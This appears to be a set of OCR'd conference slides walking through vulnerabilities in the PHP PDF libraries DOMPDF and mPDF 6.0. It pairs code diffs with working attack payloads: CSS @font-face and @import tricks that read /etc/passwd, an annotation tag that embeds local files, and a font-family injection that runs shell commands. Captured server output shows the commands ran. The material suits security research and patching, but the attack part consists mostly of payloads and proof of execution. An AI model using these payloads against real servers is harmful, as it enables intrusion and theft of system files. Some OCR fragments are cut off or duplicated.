
DOM PDF component: file/directory enumeration

3 include/image_cache.cls.php

```
@@ -138,7 +138,8 @@ static function resolve_url($url, $protocol, $host, $b
        catch(DOMPDF_Image_Exception $e) {
          $resolved_url = self::$broken_image;
          $type = IMAGETYPE_PNG;
-         $message = $e->getMessage()." \n $url";
+
        }

        return array($resolved_url, $type, $message);
```


Twilight

DOM PDF component: file/directory enumeration



Twilight

DOM PDF component: file/directory enumeration



Twilight

DOM PDF component: file/directory enumeration

```
base_path, DOMPDF $dompdf)
138         catch(DOMPDF_Image_Exception $e) {
139           $resolved_url = self::$broken_image;
140           $type = IMAGETYPE_PNG;
141     +     $message = "Image not found or type unknown";
142     +     $_dompdf_warnings[] = $e->getMessage()." :: $url";
143         }
144
145         return array($resolved_url, $type, $message);
```

Twilight

DOM PDF component: Arbitrary File Reading

```
344         $local_file = DOMPDF_FONT_DIR . md5($remote_file);

345         $cache_entry = $local_file;
346         $local_file .= ".ttf";
347
    @@ -350,23 +351,28 @@ static function register_font($style, $remote_file,
350         if ( !isset($entry[$style_string]) ) {
351           $entry[$style_string] = $cache_entry;
352
353 -         Font_Metrics::set_font_family($fontname, $entry);
354 -
355           // Download the remote file
356 -         if ( !is_file($local_file) ) {
357 -           file_put_contents($local_file, file_get_contents($remote_file,
    null, $context));
358 -         }
```


Twilight

DOM PDF component: Arbitrary File Reading

```
Content-Disposition: form-data; name="html"

<html>
<head>
<style>

@font-face {
  font-family: 'MyWebFont';
  src: url('file:///etc/passwd'); /* md5(file:///etc/passwd) == 0f1726ba83325848d47e216b29d5ab99 */
}

p {
   font-family: 'MyWebFont';
}
</style>
</head>

<body>

<!-- Type some HTML here -->
test<hr>
bEat <s>
my <u>
shorts</s></u>
</body>
</html>
```

Twilight

DOM PDF component: Arbitrary File Reading



Twilight

DOM PDF component: Arbitrary File Reading

```
344         $local_file = DOMPDF_FONT_DIR . md5($remote_file);
345 +       $local_temp_file = DOMPDF_TEMP_DIR . "/" . md5($remote_file);
346         $cache_entry = $local_file;
347         $local_file .= ".ttf";
```

```
354           // Download the remote file
355 +         file_put_contents($local_temp_file, file_get_contents($remote_file, null,
    $context));
356
357 +         $font = Font::load($local_temp_file);
358
359           if (!$font) {
360 +           unlink($local_temp_file);
361             return false;
362           }
```

Twilight

DOM PDF component: Code Injection

```
@@ -217,10 +217,19 @@ static function get_family($family) {
217         */
218         static function save_font_families() {
219             // replace the path to the DOMPDF font directories with the corresponding constants (allows for more portability)
220 -           $cache_data = var_export(self::$_font_lookup, true);
221 -           $cache_data = str_replace('\''.DOMPDF_FONT_DIR , 'DOMPDF_FONT_DIR . \'' , $cache_data);
222 -           $cache_data = str_replace('\''.DOMPDF_DIR , 'DOMPDF_DIR . \'' , $cache_data);
223 -           $cache_data = "<"."?php return $cache_data ?".">";
```

Twilight

DOM PDF component: Code Injection

```
  'remote_1 \'path to DOMPDF_FONT_DIR . @code_injection => //' =>
  array (
    'normal' => DOMPDF_FONT_DIR . '8e2f0cc7ebaacd977f80127d1bb5a4ff',
  ),
) ?>
```

```
  'remote_1 \\\DOMPDF_FONT_DIR . ' . @code_injection => //' =>
  array (
    'normal' => DOMPDF_FONT_DIR . '8e2f0cc7ebaacd977f80127d1bb5a4ff',
  ),
) ?>
```

Twilight

DOM PDF component: Code Injection (symfony)

```
  'remote_1 \'../app/cache/. @code_injection => //' =>
  array (
    'normal' => DOMPDF_FONT_DIR . '8e2f0cc7ebaacd977f80127d1bb5a4ff',
  ),
) ?>
```

```
  'remote_1 \\\DOMPDF_FONT_DIR . ' . @code_injection => //' =>
  array (
    'normal' => DOMPDF_FONT_DIR . '8e2f0cc7ebaacd977f80127d1bb5a4ff',
  ),
) ?>
```

Twilight

DOM PDF component: Code Injection

Request

Raw | Params | Headers | Hex

```
<html>
<head>
<style>

@font-face {
    font-family: "remote_1 \'/var/www/html/dompdf/lib/fonts/ . @assert(hex2bin(substr(a73797374656d282769643b77686f616
    format: truetype;
    src: url(http://yourhost/normal_font.ttf);
}


p {
   font-family: 'MyWebFont';
}
</style>
```

< + > Type a search term

Response

Raw | Headers | Hex | Render

```
Vary: Accept-Encoding
Content-Length: 1011
Connection: close
Content-Type: text/html; charset=UTF-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
total 152K
drwxr-xr-x 5 www-data root 4.0K Aug 29 13:13 .
drwxr-xr-x 5 www-data root 4.0K Aug 29 13:15 ..
-rwxr-xr-x 1 www-data root 1.9K Aug 29 12:23 controller.php
drwxr-xr-x 4 www-data root 4.0K Aug 29 12:23 cssSandpaper
-rwxr-xr-x 1 www-data root 4.3K Aug 29 12:23 debugger.php
-rwxr-xr-x 1 www-data root 2.0K Aug 29 13:13 demo.php
-rwxr-xr-x 1 www-data root 3.5K Aug 29 12:23 examples.php
-rwxr-xr-x 1 www-data root 5.0K Aug 29 12:23 fonts.php
-rwxr-xr-x 1 www-data root  350 Aug 29 12:23 foot.inc
-rwxr-xr-x 1 www-data root 1.5K Aug 29 12:23 functions.inc.php
```


Interlude

Waiting for fix

Interlude

DOMPDF -> mPDF 6.0

```
>>
/ExtGState <<
/GS1 15 0 R
>>
>>
endobj
30 0 obj
<<
/Producer (��mPDF 6.0)
/CreationDate (20151210030502-06'00')
/ModDate (20151210030502-06'00')
>>
endobj
31 0 obj
<<
```



New Moon

mPDF 6.0 component: Arbitrary File Reading

```
/*-- ANNOTATIONS --*/
    case 'ANNOTATION':

   ...
   if (isset($attr['FILE'])) { $objattr['FILE'] = $attr['FILE']; } else  { $objattr['FILE'] = ''; }
   ...
```

```
/*-- ANNOTATIONS --*/
            if(isset($this->PageAnnots[$n])) {
               foreach ($this->PageAnnots[$n] as $key => $pl) {
                if ($pl['opt']['file']) { $FileAttachment=true; }
                else { $FileAttachment=false; }
```

```
if ($FileAttachment) {
    $file = @file_get_contents($pl['opt']['file']) or die('mPDF Error: Cannot access file attachment
    $filestream = gzcompress($file);
    $this->_newobj();
    $this->_out('<</Type /EmbeddedFile');
    $this->_out('/Length '.strlen($filestream));
    $this->_out('/Filter /FlateDecode');
    $this->_out('>>');
    $this->_putstream($filestream);
    $this->_out('endobj');
}
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
------WebKitFormBoundaryptmwzv9CZqRWAWiT
Content-Disposition: form-data; name="html"

<html>
    <head>
    </head>
    <body>
    <annotation content="a" file="file:///etc/issue" />
    </body>
</html>
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
------WebKitFormBoundaryptmwzv9CZqRWAWiT
Content-Disposition: form-data; name="html"

<html>
    <head>
    </head>
    <body>
    <annotation
    </body>
</html>
```

```
<</Type /EmbeddedFile
/Length 34
/Filter /FlateDecode
>>
stream
x M*+)U04304Q V  S  gk
endstream
endobj
```

New Moon

mPDF 6.0 component: Arbitrary File Reading


```
------WebKitFormBoundaryptmwzv9CZqRWAWiT
Content-Disposition: form-data; name="html"

<html>
    <head>
    </head>
    <body>
    <annotation
    </body>
</html>
```

```
<</Type /EmbeddedFile
/Length 34
/Filter /FlateDecode
>>
stream
x M*+)U04304Q V  gk
endstream
endobj
```

```
/GS1 gs

Ubuntu 16.04.4 LTS \n \l
```

New Moon

mPDF 6.0 component: Arbitrary File Reading



New Moon

mPDF 6.0 component: Arbitrary File Reading

```
function ReadCSS($html) {
    $match = 0; // no match for instance
    $regexp = ''; // This helps debugging: showing what is the REAL string being processed
    $CSSext = array();
...
    // look for @import stylesheets
    $regexp = '/@import url\([\'\"]{0,1}([^\)]*?\.css(\?\S+)?)[\'\"]{0,1}\)/si';
    $x = preg_match_all($regexp,$html,$cxt);
...
```

@import url('file:///.css?/../etc/passwd) ');

@import url('data://text/plain/.css?;base64,SGVsbG8h');

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
...
$inc
$CSS
...
whi
```

```
<style type="text/css">
    @import url(https://site1.com/bootstap.css);
    @import url(https://site2.com/some_other.css);
    @import url(https://css_example.com/css_for_dummies.css);

    .some_of_your_style_here {
        /**/
    }
</style>
```

```
th);
} //
```

```
$CSSstr:
    bootstap../* */..; some_other .css ...; css_for_dummies.css
        ...; .some_of_your_style_here {
        /**/
    }
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
// Replace any background: url(data:image... with temporary image file reference
preg_match_all("/(url\(data:image\/(jpeg|gif|png);base64,(.*?)\))/si", $CSSstr, $idata);
if (count($idata[0])) {
    for($i=0;$i<count($idata[0]);$i++) {
        $file = _MPDF_TEMP_PATH.'_tempCSSidata'.RAND(1,10000).'_'.$i.'.'.$idata[2][$i];
        //Save to local file
        file_put_contents($file, base64_decode($idata[3][$i]));
        // $this->mpdf->GetFullPath($file); // ? is this needed - NO  mPDF 5.6.03
        $CSSstr = str_replace($idata[0][$i], 'url("'.$file.'")', $CSSstr);  // mPDF 5.5.17
    }
}
```

url();

base64_decode(BASE64DATA) -> file

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
// Replace any background: url(data:image... with temporary image file reference
preg_match_all("/(url\(data:image\/(jpeg|gif|png);base64,(.*?)\))/si", $CSSstr, $idata);
if (count($idata[0])) {
    for($i=0;$i<count($idata[0]);$i++) {
        $file = _MPDF_TEMP_PATH.'_tempCSSidata'.RAND(1,10000).'_'.$i.'.'.$idata[2][$i];
        //Save to local file
        file_put_contents($file, base64_decode($idata[3][$i]));
        // $this->mpdf->GetFullPath($file); // ? is this needed - NO  mPDF 5.6.03
        $CSSstr = str_replace($idata[0][$i], 'url("'.$file.'")', $CSSstr);  // mPDF 5.5.17
    }
}
```

./tmp/_tempCSSidata7130_0.jpeg

http://site.com/mPDF/tmp/_tempCSSidata7130_0.jpeg

New Moon


mPDF 6.0 component: Arbitrary File Reading

New Moon

mPDF 6.0 component: Arbitrary File Reading

$CSSstr

```
.cssclass {
 background: url();
}

.cssclass {
 background: url(".to_mPDF/tmp/_tempCSSidata8791_0.jpeg");
}
```



```
$file = $properties['BACKGROUND-IMAGE'];
$sizesarray = $this->Image($file,0,0,0,0,'','',false, false, false, false, true);
if (isset($sizesarray['IMAGE_ID'])) {
    $image_id = $sizesarray['IMAGE_ID'];
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
$file = $properties['BACKGROUND-IMAGE'];
$sizesarray = $this->Image($file,0,0,0,0,'','',false, false, false, false, true);
if (isset($sizesarray['IMAGE_ID'])) {
    $image_id = $sizesarray['IMAGE_ID'];
```

base64(/etc/passwd) – FAIL

base64(JPEG header + /etc/paswd) - WIN

New Moon

mPDF 6.0 component: Arbitrary File Reading

Final exploit: CSS

```
@import
url('data://text/plain/.css?;base64,LmFmcmluY3NzIHsKYmFja2dyb3VuZDogdXJsKGRhdGE6a
W1hZ2UvanBlZztiYXNlNjQsLzlqLzRBQVFTa1pKUmdBQkFRQUFBUUFCQUFELzJ3QkRBQW
NGQlFZRkJBY0dCZ1lJQndjSUN4SUxDd29LQ3hZUEVBMFNHaFliR2hrV0dSZ2NJQ2dpSEI0b
UhoZ1pJekFrSmlvckxTNHRHeUl5TlRFc05TZ3NMU3ovMndCREFRY0lDQXNKQ3hVTEN4VX
NIUmtkTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3
dzTEN3c0xDd3NMQ3dzTEN3c0xDei93Z0FSQ0FBQkFBRURBUkVBQWhFQkF4RUlvOFFBRk
FBQkFBQUFBQUFBQUFBQUFBQ1AvRUFCUUJBUUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBRC8yZ0FNQXdFQUFoQURFQUFBQUVpZi');

@import url('php://filter/convert.base64-encode/resource=/.css?/../etc/passwd) ');

@import url('data://text/plain/.css?;base64,KTt9CgoK');
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

Final exploit

```
@import url('data://text/plain/.css?;base64, base64(.afrincss { background:
url(
BwcICxILCwoKCxYPEA0SGhYbGhkWGRgcICgiHB4mHhgZIzAkJiorLS4tGyIyNTEsNSgsLSz/2
wBDAQcICAsJCxULCxUsHRkdLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsL
